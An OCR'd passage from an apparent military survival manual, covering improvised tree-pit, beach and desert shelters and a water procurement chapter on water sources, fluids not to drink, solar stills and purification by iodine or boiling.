


Figure 5-11. Debris hut.

Tree-Pit Snow Shelter

If you are in a cold, snow-covered area where evergreen trees grow and you have a digging tool, you can make a tree-pit shelter (Figure 5-12).




Figure 5-12. Tree-pit snow shelter.

To make this shelter--

- Find a tree with bushy branches that provides overhead cover.
- Dig out the snow around the tree trunk until you reach the depth and diameter you desire, or until you reach the ground.
- Pack the snow around the top and the inside of the hole to provide support.
- Find and cut other evergreen boughs. Place them over the top of the pit to give you additional overhead cover. Place evergreen boughs in the bottom of the pit for insulation.

See Chapter 15 for other arctic or cold weather shelters.

Beach Shade Shelter

This shelter protects you from the sun, wind, rain, and heat. It is easy to make using natural materials. To make this shelter (Figure 5-13)--

- Find and collect driftwood or other natural material to use as support beams and as a digging tool.
- Select a site that is above the high water mark.
- Scrape or dig out a trench running north to south so that it receives the least amount of sunlight. Make the trench long and wide enough for you to lie down comfortably.
- Mound soil on three sides of the trench. The higher the mound, the more space inside the shelter.
- Lay support beams (driftwood or other natural material) that span the trench on top of the mound to form the framework for a roof.
- Enlarge the shelter's entrance by digging out more sand in front of it.
- Use natural materials such as grass or leaves to form a bed inside the shelter.




Figure 5-13. Beach shade shelter.

Desert Shelters

In an arid environment, consider the time, effort, and material needed to make a shelter. If you have material such as a poncho, canvas, or a parachute, use it along with such terrain features as rock outcropping, mounds of sand, or a depression between dunes or rocks to make your shelter.
Using rock outcroppings--

- Anchor one end of your poncho (canvas, parachute, or other material) on the edge of the outcrop using rocks or other weights.
- Extend and anchor the other end of the poncho so it provides the best possible shade.

In a sandy area--

- Build a mound of sand or use the side of a sand dune for one side of the shelter.
- Anchor one end of the material on top of the mound using sand or other weights.
- Extend and anchor the other end of the material so it provides the best possible shade.

  Note: If you have enough material, fold it in half and form a 30-centimeter to 45-centimeter airspace between the two halves. This airspace will reduce the temperature under the shelter.

A belowground shelter (Figure 5-14) can reduce the midday heat as much as 16 to 22 degrees C (30 to 40 degrees F). Building it, however, requires more time and effort than for other shelters. Since your physical effort will make you sweat more and increase dehydration, construct it before the heat of the day.




Figure 5-14. Belowground desert shelter.

To make this shelter--

- Find a low spot or depression between dunes or rocks. If necessary, dig a trench 45 to 60 centimeters deep and long and wide enough for you to lie in comfortably.
- Pile the sand you take from the trench to form a mound around three sides.
- On the open end of the trench, dig out more sand so you can get in and out of your shelter easily.
- Cover the trench with your material.
- Secure the material in place using sand, rocks, or other weights.

If you have extra material, you can further decrease the midday temperature in the trench by securing the material 30 to 45 centimeters above the other cover. This layering of the material will reduce the inside temperature 11 to 22 degrees C (20 to 40 degrees F).

Another type of belowground shade shelter is of similar construction, except all sides are open to air currents and circulation. For maximum protection, you need a minimum of two layers of parachute material (Figure 5-15). White is the best color to reflect heat; the innermost layer should be of darker material.





Figure 5-15. Open desert shelter.

CHAPTER 6 - WATER PROCUREMENT



Water is one of your most urgent needs in a survival situation. You can' t live long without it, especially in hot areas where you lose water rapidly through perspiration. Even in cold areas, you need a minimum of 2 liters of water each day to maintain efficiency.

More than three-fourths of your body is composed of fluids. Your body loses fluid as a result of heat, cold, stress, and exertion. To function effectively, you must replace the fluid your body loses. So, one of your first goals is to obtain an adequate supply of water.

WATER SOURCES

Almost any environment has water present to some degree. Figure 6-1 lists possible sources of water in various environments. It also provides information on how to make the water potable.

Environment	Source of Water	Means of Obtaining and/or Making Potable	Remarks
Frigid areas	Snow and ice	Melt and purify.	**Do not eat** without melting! Eating snow and ice can reduce body temperature and will lead to more dehydration. Snow and ice are no purer than the water from which they come. Sea ice that is gray in color or opaque is salty. Do not use it without desalting it. Sea ice that is crystalline with a bluish cast has little salt in it.
At sea	Sea	Use desalter kit.	**Do not** drink seawater without desalting.
	Rain	Catch rain in tarps or in other water-holding material or containers.	If tarp or water-holding material has become encrusted with salt, wash it in the sea before using (very little salt will remain on it).
	Sea ice		See remarks above for frigid areas.

Figure 6-1. Water sources in different environments.

Environment	Source of Water	Means of Obtaining and/or Making Potable	Remarks
Beach	Ground	Dig hole deep enough to allow water to seep in; obtain rocks, build fire, and heat rocks; drop hot rocks in water; hold cloth over hole to absorb steam; wring water from cloth.	Alternate method if a container or bark pot is available: Fill container or pot with seawater; build fire and boil water to produce steam; hold cloth over container to absorb steam; wring water from cloth.
Desert	Ground • in valleys and low areas • at foot of concave banks of dry river beads • at foot of cliffs or rock outcrops • at first depression behind first sand dune of dry desert lakes • wherever you find damp surface sand • wherever you find green vegetation	Dig holes deep enough to allow water to seep in.	In a sand dune belt, any available water will be found beneath the original valley floor at the edge of dunes.
	Cacti	Cut off the top of a barrel cactus and mash or squeeze the pulp. **CAUTION: Do not eat pulp. Place pulp in mouth, suck out juice, and discard pulp.**	Without a machete, cutting into a cactus is difficult and takes time since you must get past the long, strong spines and cut through the tough rind.

Figure 6-1. Water sources in different environments (continued).

Environment	Source of Water	Means of Obtaining and/or Making Potable	Remarks
Desert (continued)	Depressions or holes in rocks		Periodic rainfall may collect in pools, seep into fissures, or collect in holes in rocks.
	Fissures in rock	Insert flexible tubing and siphon water. If fissure is large enough, you can lower a container into it.	
	Porous rock	Insert flexible tubing and siphon water.	
	Condensation on metal	Use cloth to absorb water, then wring water from cloth.	Extreme temperature variations between night and day may cause condensation on metal surfaces. Following are signs to watch for in the desert to help you find water: • All trails lead to water. You should follow in the direction in which the trails converge. Signs of camps, campfire ashes, animal droppings, and trampled terrain may mark trails. • Flocks of birds will circle over water holes. Some birds fly to water holes at dawn and sunset. Their flight at these times is generally fast and close to the ground. Bird tracks or chirping sounds in the evening or early morning sometimes indicate that water is nearby.

Figure 6-1. Water sources in different environments (continued).

Note: If you do not have a canteen, a cup, a can, or other type of container, improvise one from plastic or water-resistant cloth. Shape the plastic or cloth into a bowl by pleating it. Use pins or other suitable items--even your hands--to hold the pleats.

If you do not have a reliable source to replenish your water supply, stay alert for ways in which your environment can help you.

CAUTION
Do not substitute the fluids listed in Figure 6-2 for water.

Fluid	Remarks
Alcoholic beverages	Dehydrate the body and cloud judgment.
Urine	Contains harmful body wastes. Is about 2 percent salt.
Blood	Is salty and considered a food; therefore, requires additional body fluids to digest. May transmit disease.
Seawater	Is about 4 percent salt. It takes about 2 liters of body fluids to rid the body of waste from 1 liter of seawater. Therefore, by drinking seawater you deplete your body's water supply, which can cause death.

Figure 6-2. The effects of substitute fluids.

Heavy dew can provide water. Tie rags or tufts of fine grass around your ankles and walk through dew-covered grass before sunrise. As the rags or grass tufts absorb the dew, wring the water into a container. Repeat the process until you have a supply of water or until the dew is gone. Australian natives sometimes mop up as much as a liter an hour this way.

Bees or ants going into a hole in a tree may point to a water-filled hole. Siphon the water with plastic tubing or scoop it up with an improvised dipper. You can also stuff cloth in the hole to absorb the water and then wring it from the cloth.

Water sometimes gathers in tree crotches or rock crevices. Use the above procedures to get the water.

In arid areas, bird droppings around a crack in the rocks may indicate water in or near the crack.

Green bamboo thickets are an excellent source of fresh water. Water from green bamboo is clear and odorless. To get the water, bend a green bamboo stalk, tie it down, and cut off the top (Figure 6-3). The water will drip freely during the night. Old, cracked bamboo may contain water.




Figure 6-3. Water from green bamboo.

CAUTION
Purify the water before drinking it.

Wherever you find banana or plantain trees, you can get water. Cut down the tree, leaving about a 30-centimeter stump, and scoop out the center of the stump so that the hollow is bowl-shaped. Water from the roots will immediately start to fill the hollow. The first three fillings of water will be bitter, but succeeding fillings will be palatable. The stump (Figure 6-4) will supply water for up to four days. Be sure to cover it to keep out insects.




Figure 6-4. Water from plantain or banana tree stump.

Some tropical vines can give you water. Cut a notch in the vine as high as you can reach, then cut the vine off close to the ground. Catch the dropping liquid in a container or in your mouth (Figure 6-5).




Figure 6-5. Water from a vine.

CAUTION
Do not drink the liquid if it is sticky, milky, or bitter tasting.

The milk from green (unripe) coconuts is a good thirst quencher. However, the milk from mature coconuts contains an oil that acts as a laxative. Drink in moderation only.
In the American tropics you may find large trees whose branches support air plants. These air plants may hold a considerable amount of rainwater in their overlapping, thickly growing leaves. Strain the water through a cloth to remove insects and debris.
You can get water from plants with moist pulpy centers. Cut off a section of the plant and squeeze or smash the pulp so that the moisture runs out. Catch the liquid in a container.
Plant roots may provide water. Dig or pry the roots out of the ground, cut them into short pieces, and smash the pulp so that the moisture runs out. Catch the liquid in a container.
Fleshy leaves, stems, or stalks, such as bamboo, contain water. Cut or notch the stalks at the base of a joint to drain out the liquid.
The following trees can also provide water:

- *Palms.* Palms, such as the buri, coconut, sugar, rattan, and nips, contain liquid. Bruise a lower frond and pull it down so the tree will "bleed" at the injury.
- *Traveler's tree.* Found in Madagascar, this tree has a cuplike sheath at the base of its leaves in which water collects.
- *Umbrella tree.* The leaf bases and roots of this tree of western tropical Africa can provide water.
- *Baobab tree.* This tree of the sandy plains of northern Australia and Africa collects water in its bottlelike trunk during the wet season. Frequently, you can find clear, fresh water in these trees after weeks of dry weather.

CAUTION
Do not keep the sap from plants longer than 24 hours. It begins fermenting, becoming dangerous as a water source.

STILL CONSTRUCTION

You can use stills in various areas of the world. They draw moisture from the ground and from plant material. You need certain materials to build a still, and you need time to let it collect the water. It takes about 24 hours to get 0.5 to 1 liter of water.

Aboveground Still

To make the aboveground still, you need a sunny slope on which to place the still, a clear plastic bag, green leafy vegetation, and a small rock (Figure 6-6).




Figure 6-6. Aboveground solar water still.

To make the still--

- Fill the bag with air by turning the opening into the breeze or by "scooping" air into the bag.
- Fill the plastic bag half to three-fourths full of green leafy vegetation. Be sure to remove all hard sticks or sharp spines that might puncture the bag.

CAUTION
Do not use poisonous vegetation. It will provide poisonous liquid.

- Place a small rock or similar item in the bag.
- Close the bag and tie the mouth securely as close to the end of the bag as possible to keep the maximum amount of air space. If you have a piece of tubing, a small straw, or a hollow reed, insert one end in the mouth of the bag before you tie it securely. Then tie off or plug the tubing so that air will not escape. This tubing will allow you to drain out condensed water without untying the bag.
- Place the bag, mouth downhill, on a slope in full sunlight. Position the mouth of the bag slightly higher than the low point in the bag.
- Settle the bag in place so that the rock works itself into the low point in the bag.

To get the condensed water from the still, loosen the tie around the bag's mouth and tip the bag so that the water collected around the rock will drain out. Then retie the mouth securely and reposition the still to allow further condensation.
Change the vegetation in the bag after extracting most of the water from it. This will ensure maximum output of water.

Belowground Still

To make a belowground still, you need a digging tool, a container, a clear plastic sheet, a drinking tube, and a rock (Figure 6-7).




Figure 6-7. Belowground still.

Select a site where you believe the soil will contain moisture (such as a dry stream bed or a low spot where rainwater has collected). The soil at this site should be easy to dig, and sunlight must hit the site most of the day.
To construct the still--

- Dig a bowl-shaped hole about 1 meter across and 60 centimeters deep.
- Dig a sump in the center of the hole. The sump's depth and perimeter will depend on the size of the container that you have to place in it. The bottom of the sump should allow the container to stand upright.
- Anchor the tubing to the container's bottom by forming a loose overhand knot in the tubing.
- Place the container upright in the sump.
- Extend the unanchored end of the tubing up, over, and beyond the lip of the hole.
- Place the plastic sheet over the hole, covering its edges with soil to hold it in place.
- Place a rock in the center of the plastic sheet.
- Lower the plastic sheet into the hole until it is about 40 centimeters below ground level. It now forms an inverted cone with the rock at its apex. Make sure that the cone's apex is directly over your container. Also make sure the plastic cone does not touch the sides of the hole because the earth will absorb the condensed water.
- Put more soil on the edges of the plastic to hold it securely in place and to prevent the loss of moisture.
- Plug the tube when not in use so that the moisture will not evaporate.

You can drink water without disturbing the still by using the tube as a straw.
You may want to use plants in the hole as a moisture source. If so, dig out additional soil from the sides of the hole to form a slope on which to place the plants. Then proceed as above.
If polluted water is your only moisture source, dig a small trough outside the hole about 25 centimeters from the still's lip (Figure 6-8). Dig the trough about 25 centimeters deep and 8 centimeters wide. Pour the polluted water in the trough. Be sure you do not spill any polluted water around the rim of the hole where the plastic sheet touches the soil. The trough holds the polluted water and the soil filters it as the still draws it. The water then condenses on the plastic and drains into the container. This process works extremely well when your only water source is salt water.




Figure 6-8. Belowground still to get potable water from polluted water.

You will need at least three stills to meet your individual daily water intake needs.

WATER PURIFICATION

Rainwater collected in clean containers or in plants is usually safe for drinking. However, purify water from lakes, ponds, swamps, springs, or streams, especially the water near human settlements or in the tropics.

When possible, purify all water you got from vegetation or from the ground by using iodine or chlorine, or by boiling.

Purify water by--

- Using water purification tablets. (Follow the directions provided.)
- Placing 5 drops of 2 percent tincture of iodine in a canteen full of clear water. If the canteen is full of cloudy or cold water, use 10 drops. (Let the canteen of water stand for 30 minutes before drinking.)
- Boiling water for 1 minute at sea level, adding 1 minute for each additional 300 meters above sea level, or boil for 10 minutes no matter where you are.

By drinking nonpotable water you may contract diseases or swallow organisms that can harm you. Examples of such diseases or organisms are--

- *Dysentery.* Severe, prolonged diarrhea with bloody stools, fever, and weakness.
